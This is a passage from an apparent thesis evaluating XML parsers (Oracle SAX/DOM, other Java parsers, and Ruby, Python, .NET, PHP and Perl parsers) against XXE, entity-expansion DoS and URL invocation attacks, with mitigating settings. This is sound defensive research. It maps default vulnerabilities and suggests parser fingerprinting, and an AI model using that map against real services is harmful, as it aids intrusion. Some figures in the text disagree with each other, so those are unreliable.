In total, we implement Oracle SAX in four different ways (i) `XMLReaderFactory`, (ii) `oracle.xml.jaxp.JXSAXParserFactory`, (iii) `javax.xml.parsers.SAXParserFactory` and (iv) `oracle.xml.parser.v2.SAXParser` (see Listing 11.15).
Note that for (iv) the instruction "import oracle.xml.parser.v2.SAXParser;" is required, while for (iii) the instruction "import javax.xml.parsers.SAXParser;" is necessary. Option (i) and (ii) do not require this import statement.

11.7.2. Available Settings of Oracle SAX

Table 11.11 shows selected settings which we used for our tests [Ora04a].

Feature	Default	Comment
EXPAND_ENTITYREF Expands entities when set to true, else report just the reference	true*	oracle.xml.parser.XMLParser. ExpandEntityRef
setValidationMode() parser.SCHEMA_VALIDATION	-	Not a feature

Table 11.11.: Selected parser features of Oracle [Ora04a]

Although, strictly speaking, **EXPAND_ENTITYREF** is an attribute of XMLParser, we call it a feature anyway to be consistent in our descriptions.

According to the site "Constant Field Values" [Ora04c], neither `SAXParser` nor `DOMParser` support any other relevant features other than those inherited by `XMLParser`.

We know from other SAX implementations that the features **external-general-entities** and **external-parameter-entities** should be available. Oracle even offers constants `EXT_GEN_ENTITY_FEATURE` and `EXT_PAR_ENTITY_FEATURE` for accessing these features.

We check the values of these features in different implementations (i) `XMLReaderFactory`, (ii) `JXSAXParserFactory`, (iii) `SAXParserFactory` and (iv) `SAXParser`. Both (i) and (iv) report the status as *true*, while (ii) and (iii) report the status as *false*. In all implementations SAXNotSupportedException is triggered if any of these features is set using the `setFeature()` method. Our tests show that the parser processes external general and parameter entities by default.

The next paragraph explains why we choose to use the `SAXParser` directly.
The feature **EXPAND_ENTITYREF** resolves to `oracle.xml.parser.XMLParser.ExpandEntityRef` and is inherited from `oracle.xml.parser.v2.XMLParser`. Our tests show that (i) `XMLReaderFactory`, (ii) `JXSAXParserFactory`, and (iii) `SAXParserFactory` do not support this feature. This leaves only option (iv) `SAXParser` as an alternative for checking the functionality of the feature. According to our tests, the feature **EXPAND_ENTITYREF** is *undefined* after the parser is initialized. If the value of the feature is queried via the method `getAttribute()` before an explicit value has been set (by the user), a NullPointerException is triggered. (*) Combining the results of manual tests, the output of the (not supported) features **external-general-entities** and **external-parameter-entities** and the output of the feature **EXPAND_ENTITYREF**, we found it appropriate to assign a value of *true* as the default value of this feature.

As a parser implementing the SAX2 API, Oracle SAX also supports setting a custom **DeclHandler** and **EntityResolver**. A more detailed description is available in Section 11.3.2.

11.7.3. Impact

Table 11.12 provides an overview of the test results.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testDOS_core	Default Settings: Processing of internal general entities	1	0		core
testDOS_core_setAttribute_EXPAND_ENTITYREF	Checks whether feature **mitigates** attack EXPAND_ENTITYREF = false: Do not process entities	0	1		Add.
testDOS_core_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testDOS_entitySize	Default Settings: Quadratic blowup attack	1	0		core
testDOS_entitySize_setAttribute_EXPAND_ENTITYREF	Checks whether feature **mitigates** attack EXPAND_ENTITYREF = false: Do not process entities	0	1		Add.
testDOS_entitySize_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testDOS_indirections	Default Settings: Billion laughs attack	1	0		core
testDOS_indirections_setAttribute_EXPAND_ENTITYREF	Checks whether feature **mitigates** attack EXPAND_ENTITYREF = false: Do not process entities	0	1		Add.
testDOS_indirections_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testInternalSubset_ExternalPEReferenceInDTD	Default Settings: Processing of external parameter entities	1	0		core
testInternalSubset_ExternalPEReferenceInDTD_setAttribute _EXPAND_ENTITYREF	Checks whether feature **mitigates** attack EXPAND_ENTITYREF = false: Do not process entities	0	1	Exception : "Missing entity 'intern'"	Add.
testInternalSubset_ExternalPEReferenceInDTD_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testInternalSubset_ExternalPEReferenceInDTD_setFeature _external_parameter_entities	Checks whether feature **mitigates** attack external-parameter-entities = false: Do not process ext. par. entities	0	0	SAXNotSupportedException; cannot be disabled; processing aborted	Add.
testInternalSubset_ExternalPEReferenceInDTD _setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.
testInternalSubset_PEReferenceInDTD	Default Settings: Processing of internal parameter entities	1	0		core
testInternalSubset_PEReferenceInDTD_setAttribute _EXPAND_ENTITYREF	Checks whether feature **mitigates** attack EXPAND_ENTITYREF = false: Do not process entities	0	1	Exception : "Missing entity 'intern'"	Add.
testInternalSubset_PEReferenceInDTD_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testParameterEntity_core	Default Settings: XXE attack based on parameter entities	1	0		core
testParameterEntity_core_setAttribute_EXPAND_ENTITYREF	Checks whether feature **mitigates** attack EXPAND_ENTITYREF = false: Do not process entities	0	1	Exception : "Missing entity 'all'"	Add.
testParameterEntity_core_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testParameterEntity_core_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testParameterEntity_doctype	Default Settings: XXE attack based on parameter entities (Variation)	1	0		core
testParameterEntity_doctype_setAttribute_EXPAND_ENTITYREF	Checks whether feature **mitigates** attack EXPAND_ENTITYREF = false: Do not process entities	0	1		Add.
testParameterEntity_doctype_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testParameterEntity_doctype_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "Entities not allowed"	Add.
testURLInvocation_doctype	Default Settings: URL Invocation based on DOCTYPE	1	0		core
testURLInvocation_doctype_setAttribute_EXPAND_ENTITYREF	Checks whether feature **mitigates** attack EXPAND_ENTITYREF = false: Do not process entities	1	0	no effect for DOCTYPE	Add.
testURLInvocation_doctype_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.

Test	Description	BVS/ VFS	CMS	Comment	Type of Test
testURLInvocation_doctype_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	1	0	setting a DeclHandler has no effect for DOCTYPE	Add.
testURLInvocation_externalGeneralEntity	Default Settings: URL Invocation based on external general entities	1	0		core
testURLInvocation_externalGeneralEntity_setAttribute _EXPAND_ENTITYREF	Checks whether feature **mitigates** attack EXPAND_ENTITYREF = false: Do not process entities	0	1		Add.
testURLInvocation_externalGeneralEntity_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_externalGeneralEntity_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_noNamespaceSchemaLocation	Default Settings: URL Invocation based on noNamespaceSchemaLocation attribute	0	0		core
testURLInvocation_noNamespaceSchemaLocation_setValidationMode	Checks whether feature **facilitates** attack setValidationMode=SCHEMA_VALIDATION: Validate XML Schema	1	0		Add.
testURLInvocation_parameterEntity	Default Settings: URL Invocation based on external parameter entities	1	0		core
testURLInvocation_parameterEntity_setAttribute _EXPAND_ENTITYREF	Checks whether feature **mitigates** attack EXPAND_ENTITYREF = false: Do not process entities	0	1		Add.
testURLInvocation_parameterEntity_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_parameterEntity_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.
testURLInvocation_schemaLocation	Default Settings: URL Invocation based on schemaLocation attribute	0	0		core
testURLInvocation_schemaLocation_setValidationMode	Checks whether feature **facilitates** attack setValidationMode=SCHEMA_VALIDATION: Validate XML Schema	1	0	Exception	Add.
testURLInvocation_XInclude	Default Settings: URL Invocation based on XInclude	0	0		core
testXInclude	Default Settings: XInclude attack	0	0		core
testXSLT	Default Settings: XSLT attack	0	0		core
testXXE	Default Settings: XXE attack	1	0		core
testXXE_setAttribute_EXPAND_ENTITYREF	Checks whether feature **mitigates** attack EXPAND_ENTITYREF = false: Do not process entities	0	1		Add.
testXXE_setEntityResolver	Checks whether feature **mitigates** attack setEntityResolver: Apply an EntityResolver	0	1	Exception "External Entities not allowed"	Add.
testXXE_setFeature_external_general_entities	Checks whether feature **mitigates** attack external-general-entities = false: Do not process ext. gen. entities	0	0	SAXNotSupportedException; cannot be disabled; processing aborted	Add.
testXXE_setProperty_DeclHandler	Checks whether feature **mitigates** attack DeclHandler: Apply a custom DeclHandler	0	1	Exception "External Entities not allowed"	Add.

Table 11.12.: Summary of all test results of Oracle SAX

In column **BVS/VFS** the value “0” means “not vulnerable” and the value “1” means “vulnerable”. In column **CMS** the value “0” means “non-mitigated vulnerability” and the value “1” means “mitigated vulnerability”.

Denial-of-Service Attacks

The parser is vulnerable to DoS attacks by default.

The following countermeasures are available:

(i) Set the feature “EXPAND_ENTITYREF” (false).

(ii) Apply a custom DeclHandler.

XXE Attacks

The parser is vulnerable to XXE attacks by default.
The following countermeasures are available:
(i) Set the feature “EXPAND_ENTITYREF” (false).
(ii) Apply a custom DeclHandler.
(iii) Apply a custom EntityResolver.

XXE Attacks Based on Parameter Entities

The parser is vulnerable to XXE attacks by default.
The following countermeasures are available:
(i) Set the feature “EXPAND_ENTITYREF” (false).
(ii) Apply a custom DeclHandler.
(iii) Apply a custom EntityResolver.

URL Invocation Attacks

The parser is vulnerable to URL Invocation attacks by default.
The following countermeasures are available:
(i) Apply a custom EntityResolver.

XInclude Attacks

The parser is not vulnerable to XInclude attacks by default.

XSLT Attacks

The parser is not vulnerable to XSLT attacks by default.

Summary

Table 11.13 summarizes the test results.

Total number of tests	**49**
Number of additional tests	33
BVS	**11**
BVS (%)	69
BVS (% total number of vulnerabilities)	73
BVS (% total number of tests)	22
VFS	**4**
VFS (% total number of vulnerabilities)	27
VFS (% total number of tests)	8
Total number of vulnerabilities	**15**
CMS	27
CMS (%)	82
BVS [Countermeasure]	**0**

Table 11.13.: Accumulated test results of Oracle SAX

The parser has a total of 49 tests, of which 33 are additional tests. The test results show that the BVS is 11, which accounts for a normalized vulnerability of 69 % on a scale from 0 to 100. This corresponds to 22 % of the total number of tests and for 73 % of all vulnerabilities.

The parser has many additional features and is therefore highly configurable. New features introduce 4 additional vulnerabilities. This accounts for 9 % of the total number of tests and for 27 % of all vulnerabilities. This yields a total count of 15 vulnerabilities. The CMS is 25, which accounts for 86 % of additional tests.

By default, the parser has a bad security level with a BVS of 69 %. Statistically, the parser is vulnerable to two-thirds of the attacks. Looking at the results more closely reveals that the parser is vulnerable to DoS, XXE, XXE based on parameter entities and URL Invocation attacks. Setting features does not introduces new vulnerabilities for URL Invocation attacks. However, most features seem to mitigate existing vulnerabilities, which can be used to harden the parser. We recommend using the parser with setting the feature (i) “EXPAND_ENTITYREF” (false) and (ii) applying a custom EntityResolver. to mitigate DoS, XXE, XXE based on parameter entities and URL Invocation attacks. Other features should not be used. This mitigates all attack vectors and the parser is secure.

11.8. Oracle DOM

This section discusses the Java parser **Oracle DOM**. First we give an **Introduction** to the parser in Section 11.8.1, then discuss the **Available Settings** in Section 11.8.2 and finally summarize the **Impact** in Section 11.8.3.

More detailed test results for **DoS**, **XXE**, **Parameter Entities (XXE)**, **URL Invocation**, **XInclude** and **XSLT** can be found in Section F.6. We recommend readers who would like to get more insight into the test results, to first read Section 11.8.2 and then proceed to the test results.

11.8.1. Introduction to Xerces DOM

Oracle XML Developer's Kit v.10.1.0 (Oracle XDK) [Ora04e] provides tools and an XML parser to facilitate the development and deployment of XML related technologies. The Oracle parser for Java implements DOM Level 2 and parts of DOM Level 3, the SAX2 API, XSLT and XML Schema.

Listing 11.16 shows a minimal example of using Oracle DOM. In order to increase readability, we handle exceptions via a throws declaration in this example. Usually, one would use an auto-generated try-catch block.

```
1  package de.rub;
2  import java.io.IOException;
3  import javax.xml.parsers.ParserConfigurationException;
4  import org.xml.sax.SAXException;
5  import javax.xml.parsers.DocumentBuilder;
6  import javax.xml.parsers.DocumentBuilderFactory;
7  public class OracleDocumentBuilderFactory {
8          public static void main(String[] args) throws SAXException,
               IOException, ParserConfigurationException {
9               String xmlFile = "file:///C:/Christopher_Spaeth/code/
                    xml_files_windows/standard.xml";
10             DocumentBuilderFactory factory = DocumentBuilderFactory.
                   newInstance();
11             DocumentBuilder builder = factory.newDocumentBuilder();
12             org.w3c.dom.Document w3cdocument = builder.parse(xmlFile);
13             System.out.println("Ausgabe " + w3cdocument.getElementsByTagName("
                   data").item(0).getTextContent());
14         }
15 }
```

Listing 11.16: Example of using Oracle DOM

Execute this example in Eclipse by opening the class "OracleDocumentBuilderFactory.java" and clicking "Run".

- ⋆ Line 1: Declare the package.
- ⋆ Line 2-4: Import the classes required to handle exceptions.
- ⋆ Line 5-6: Import the classes for creating a DOM in Java.
- ⋆ Line 7-8: Generated by Creation Wizard.
- ⋆ Line 9: For convenience, create a variable “xmlFile” which contains the URL to the XML document.
- ⋆ Line 10: Create a new instance of the DocumentBuilder class.
- ⋆ Line 11: Create a new DocumentBuilder which can be used to parse the XML document.
- ⋆ Line 12: Parse the XML document into a org.w3c.dom.Document structure.
- ⋆ Line 13: Print out the [43] content of the [39] element “data”.
- ⋆ Line 14-15: Generated by Creation Wizard.

Another way of using Oracle DOM is by instantiating the class `DOMParser` directly. This way of instantiating the parser is not recommended because the code then becomes less portable. However, we require it for our tests in order to demonstrate the functionality of a number of features which are not accessible by using the class “DocumentBuilderFactory”. Therefore, we show a minimal implementation of using the class `DOMParser` in Listing 11.17.

```
1  package de.rub;
2  import java.io.IOException;
3  import oracle.xml.parser.v2.XMLParseException;
4  import org.xml.sax.SAXException;
5  import oracle.xml.parser.v2.DOMParser;
6  import oracle.xml.parser.v2.XMLDocument;
7  public class MyDOMParser {
8     static public void main(String[] argv) throws XMLParseException,
        SAXException, IOException  {
9           String xmlFile = "file:///C:/Christopher_Spaeth/code/
              xml_files_windows/standard.xml";
10          DOMParser parser = new DOMParser();
11           parser.parse(xmlFile);
12           XMLDocument doc = parser.getDocument();
13               System.out.println("Ausgabe " + doc.getElementsByTagName("
                   data").item(0).getTextContent());
14    }
15 }
```

Listing 11.17: Example of using Oracle DOM with the DOMParser class

- ⋆ Line 1: Declare the package.
- ⋆ Line 2-4: Import the classes required to handle exceptions.
- ⋆ Line 5: Import the Oracle class for creating a DOMParser.
- ⋆ Line 6: Import the Oracle class for storing the DOM.
- ⋆ Line 7-8: Generated by Creation Wizard.
- ⋆ Line 9: For convenience, create a variable "xmlFile" which contains the URL to the XML document.
- ⋆ Line 10: Create a new DOMParser which can be used to parse the XML document.
- ⋆ Line 11: Parse the XML document.
- ⋆ Line 12: Store the XML document in an XMLDocument structure.
- ⋆ Line 13: Print out the [43] content of the [39] element "data".
- ⋆ Line 14-15: Generated by Creation Wizard.

11.8.2. Available Settings of Xerces DOM

The available features and annotations are identical to Section 11.7.2.

A DeclHandler is a SAX feature and is not available for DOM.

The feature "EXPAND_ENTITYREF" is not directly accessible using a DocumentBuilderFactory. However this feature can be set by using the method "factory.setExpandEntityReferences(value)" achieving the same result.

The method "setValidationMode" is not accessible when using a DocumentBuilderFactory. Therefore, we use the DOMParser class directly for these tests.

11.8.3. Impact

Although the number of tests is different because of missing tests (mainly because of the missing "DeclHandler" functionality), the overall results are identical to Section 11.7.3.

11.9. Impact of all Java Parsers

This section summarizes the test results of all tested Java parsers. Figure 7.1 provides an overview of the test results of all the Java parsers assessed in our trial.



Figure 11.15.: Comparison of the security of different parsers

If the parsers are used with their factory defaults, all parsers have the same security level with 11 vulnerabilities.

Table 11.14 shows a detailed analysis of vulnerabilities for each parser.

Table 11.14.: Comparison of vulnerabilities of different Java parsers

	DOS	XXE	XXE Parameter	URL Invocation	XInclude	XSLT
Xerces SAX	yes	yes	yes	yes	no	no
Xerces DOM	yes	yes	yes	yes	no	no
Crimson SAX	yes	yes	yes	yes	no	no
Oracle SAX	yes	yes	yes	yes	no	no
Oracle DOM	yes	yes	yes	yes	no	no
Piccolo	yes	yes	yes	yes	no	no

All parsers are vulnerable to DoS, XXE, XXE based on parameter entities and URL Invocation attacks. No parser processes XInclude or XSLT by default. Interested readers can find a more detailed description of the results in the corresponding section about the parser .

Finally, Figure 11.16 summarizes the vulnerabilities categorized by attack vectors.



Figure 11.16.: Vulnerabilities of Java parsers categorized by attack vector

Note: We manually verified for the different Java versions and all the parsers an attack similar to the FTP protocol, but based on the HTTP protocol. The results are identical for all Java versions. Xerces and Oracle parsers raise a MalformedURLException, Crimson does not make a request at all and Piccolo transmits the file.

12. Evaluation

We have evaluated 28 parsers of six (6) different, popular programming languages, completing a total of 1,107 test cases. First we selected up-to-date attacks for DoS, XXE, URL Invocation, XInclude and XSLT and implemented attack vectors. We created three (3) attack vectors for testing DoS, one for each XXE, XInclude and XSLT, four (4) for XXE based on parameter entities and six (6) for URL Invocation.

Additionally, we manually conducted tests with the FTP protocol for out-of-band attacks using parameter entities and our newly developed schemaEntity attack. For Java, we also manually executed tests for the netdoc protocol.

We developed a methodology to assess the parser with these attacks in order to achieve comparable results. For each of the parsers, we conducted a detailed analysis of the default behavior and the behavior when certain features are set. We investigated peculiarities of parsers and provided in-depth explanations using the source code. With this method we found interesting facts regarding REXML, xml.sax, XmlDocument, SimpleXML, DOMDocument, XMLReader, XML::Twig, Crimson, Piccolo and Oracle.

In the following paragraph, we shortly reflect on the results of all the parsers.
For Ruby, the parser REXML is the most secure and is not vulnerable to any kind of attack vector. Nokogiri is only susceptible to DoS attacks.

For Python, the parser defusedxml is the most secure and is not vulnerable to any kind of attack vector either. etree and minidom are only susceptible to DoS attacks. lxml is exposed to DoS and XXE attacks. xml.sax and pulldom are the least secure and are vulnerable to DoS, XXE and URL Invocation attacks. However, an **EntityResolver** can be applied as a countermeasure, mitigating XXE and URL Invocation attacks.

For .NET, the parser XmlReader is the most secure and is not vulnerable to any kind of attack vector. XmlDocument is susceptible to XXE, XXE based on parameter entities and URL Invocation attacks. However, an **XmlReader** can be applied as a countermeasure for XmlDocument which mitigates all attacks.

For PHP, the parser XMLReader is the most secure and is not vulnerable to any kind of attack vector. SimpleXML and DOMDocument are the least secure and are susceptible to DoS attacks.

For Perl, the parser XML::Twig is the most secure and is vulnerable to DoS and XXE attacks. The feature **NoExpand** (*false*) can be applied as a countermeasure in order to mitigate all attacks. XML::LibXML is exposed to DoS, XXE, XXE based on parameter entities and URL Invocation attacks. The feature **load_ext_dtd** (*false*) can be applied as a countermeasure which mitigates XXE, XXE based on parameter entities and URL Invocation attacks.

For Java, all parsers (Xerces SAX/DOM, Crimson, Piccolo, Oracle SAX/DOM) have the same level of security and are vulnerable to DoS, XXE, XXE based on parameter entities and URL Invocation attacks.

For all parsers, an **EntityResolver** and a **DeclHandler** can be applied as a countermeasure mitigating all attacks. A number of parsers, such as Xerces and Oracle, also offer parser-specific features to mitigate these attacks.

Table 12.1 summarizes the vulnerabilities categorized by attack vectors.

Table 12.1.: Comparison of vulnerabilities of all parsers

Ruby/REXML	no	no	no	no	no	no
Ruby/Nokogiri	yes	no	no	no	no	no
Python/Etree	yes	no	no	no	no	no
Python/xml.sax	yes	yes	no	yes	no	no
Python/pulldom	yes	yes	no	yes	no	no
Python/lxml	yes	yes	no	no	no	no
Python/defusedxml.*	no	no	no	no	no	no
Python/minidom	yes	no	no	no	no	no
.NET/XmlReader	no	no	no	no	no	no
.NET/XmlDocument	no	yes	yes	yes	no	no
PHP/SimpleXML	yes	no	no	no	no	no
PHP/DOMDocument	yes	no	no	no	no	no
PHP/XMLReader	no	no	no	no	no	no
Perl/XML::Twig	yes	yes	no	no	no	no
Perl/XML::LibXml	yes	yes	yes	yes	no	no
Java/Xerces SAX	yes	yes	yes	yes	no	no
Java/Xerces DOM	yes	yes	yes	yes	no	no
Java/Crimson SAX	yes	yes	yes	yes	no	no
Java/Oracle SAX	yes	yes	yes	yes	no	no
Java/Oracle DOM	yes	yes	yes	yes	no	no
Java/Piccolo	yes	yes	yes	yes	no	no
Sum: 21	**16**	**12**	**8**	**10**	**0**	**0**

Note: We included defusedxml.* only once.

Note: We did not include w3cDocument, dom4j or JDOM.

Most parsers (76%) are vulnerable to DoS attacks. There is no feature in any of the parsers which specifically targets the processing of internal general entities. At best the parser (i) implements a threshold for entity expansion or (ii) prohibits the processing of all entities by default which can be controlled by a feature. A majority (57%) are vulnerable to classic XXE attacks and more than a third (38%) are vulnerable to XXE attacks based on parameter entities. Granted, these results correspond directly to the results from Java parsers. Almost half (47%) are vulnerable to URL Invocation attacks. On the brighter side, no parser processes XInclude or XSLT by default.

Figure 12.1 summarizes the vulnerabilities categorized by attack vectors.



Figure 12.1.: Vulnerabilities of all parsers categorized by attack vector

Our results show that Java parsers are configured as the least secure by default. Parsers which are based on the libxml2 library, such as Nokogiri, lxml, SimpleXML, DOMDocument, XMLReader and XML::LibXml heavily depend on the configuration in use. That is, the security ranges from "totally secure" (XMLReader) to "vulnerable to some attacks" (Nokogiri, SimpleXML, DOMDocument) to "insecure" (XML::LibXml).

Ruby, Python, .NET and PHP all have parsers which are not vulnerable to any attack vector by default. Perl has XML::Twig which can be hardened and is therefore secure against all attacks. Java parsers are insecure by default; however, they can be hardened and therefore secure against all attacks.

In concluding our discussion about the overall security of parsers, we would like to make one final note. Although Java parsers have insecure defaults, we think that Xerces is an especially great implementation to work with because it has many well-documented features available to fine-tune the processing of XML documents and the DTD. Compared to (more secure) parsers of other programming languages, working with Xerces is quite beneficial for exactly this reason. However, we strongly advise developers to consult the API and not use Xerces or any Java parser with its defaults.

13. Conclusion

Although the first attacks on XML parsers date back to the year 2002, XML security is still an open issue with new attacks being developed and executed.

We have investigated parsers of different programming languages and selected features and created a structured and detailed analysis. This evaluation showed that many parsers are still vulnerable to classic attacks like DoS and XXE but also to other attacks like XXE based on parameter entities, URL Invocation and, under certain circumstances, to the schemaEntity attack. Even if the parser offers features which counteract these vulnerabilities, applying them correctly can be challenging due to undocumented and unexpected behavior.

We encourage parser developers to verify our results and include them, with additional information, in their documentation. In the meantime, application developers can use these results to secure their applications against known threats or to choose a secure parser.

13.1. Future Work

We could only investigate a number of selected parsers. However, more parsers are available as has been shown in the corresponding sections "Overview of Parsers". Further tests for these parser can and should be conducted. Also tests for other programming languages can be conducted, such as for C [Ruo12](libxml2, libroxml), C++ (Xerces, Arabica, libxml++, LibXml2, MSXML, TinyXml, Xmlio, XmlLite, PlugiXML), OCaml [cam13] (Ocaml-xmlr, Tony, XML Light, xmlm) and Haskell [sas09] (HaXml, hexpat).

The results can be used as a basis for developing a fingerprinting for parsers. Although we think that additional information is necessary, such as the programming language, under certain circumstances it might be possible to narrow down or even identify the parser in use. For example, if Python is used as a programming language and the web service processes XInclude, only etree and lxml are plausible candidates. Of course, the task gets easier if error messages are reported because unique error messages for a number of "parser-attack vector" combinations exist. However, we think that a fingerprinting based on the conformance to the XML specification has by far better chances and detection rates.

XXE attacks based on the encoding of the XML document might be possible, making both XXE out-of-band attacks even more dangerous. Further research in this area should be conducted.

The test methodology can be applied to a wide range of publically available web services in order to assess security and raise awareness among developers for these attacks. Because this might be hard to do in some countries due to legislative issues, the assessment of client-side applications like Office suites (Open Office, MS Office, LibreOffice), mail programs (Sylpheed), Instant Messengers (Jitsi), text editors and IDEs (notepad++, gedit, eclipse, XMind), other applications (wine, SoapUI) or mobile devices might be another approach.

A. Ruby

A.1. REXML

A.1.1. Denial-of-Service Attacks

We discuss each test case using the following structure: Firstly, we describe the **settings** used to execute the test. Then we observe the **processing** of the parser. Thirdly, we explain the observed processing and deduce the **result/security implication** of using the parser with these settings. Finally, we provide a **conclusion** of the impact and possible countermeasures to DoS attacks.

A.1.1.1. testDOS_core

Core test: Checks whether the parser is processing internal general entities.

Settings

The parser uses the default settings as described in Section 6.3.2.

Processing

The parser expands the entity reference to entity `a2` and includes 25 times the `replacement text` "dos" of the internal general entity `a0`.

Result/Security Implication

The parser processes internal general entities. Although the parser places restrictions on "entity_expansion_limit" and "entity_expansion_text_limit", this test case is far from reaching these limits. This test case indicates that the parser may be vulnerable to DoS attacks.

A.1.1.2. testDOS_core_entity_expansion_limit

Additional test: Checks whether this feature **mitigates** DoS attacks.

Settings

The attribute "REXML::Security.entity_expansion_limit" is set to **30**.
For a discussion of this feature refer to Section 6.3.2.

Processing

The parser triggers a RuntimeError "entity expansion has grown too large".

Result/Security Implication

We choose the limit of the "entity_expansion_limit" to be smaller than the number of entity references in the document. This test case confirms that the parser is not vulnerable to DoS attacks. Note: If the limit is incremented by +1 to 31, the attack vector is not mitigated and an attack is feasible.

A.1.1.3. testDOS_core_entity_expansion_text_limit

Additional test: Checks whether this feature **mitigates** DoS attacks.

Settings

The attribute "REXML::Security.entity_expansion_text_limit" is set to **74**.
For a discussion of this feature refer to Section 6.3.2.

Processing

The parser triggers a RuntimeError "entity expansion has grown too large".

Result/Security Implication

We choose the limit of the "entity_expansion_text_limit" to be smaller than the size of the entity in the document. This test case confirms that the parser is not vulnerable to DoS attacks. Note: If the limit is incremented by +1 to 75, the attack vector is not mitigated and an attack is feasible.

A.1.1.4. testDOS_indirections

Core test: Checks whether the parser is processing a large number of internal general entity references (billion laughs).

Settings

The parser uses the default settings as described in Section 6.3.2.

Processing

The parser triggers a RuntimeError "entity expansion has grown too large".

Result/Security Implication

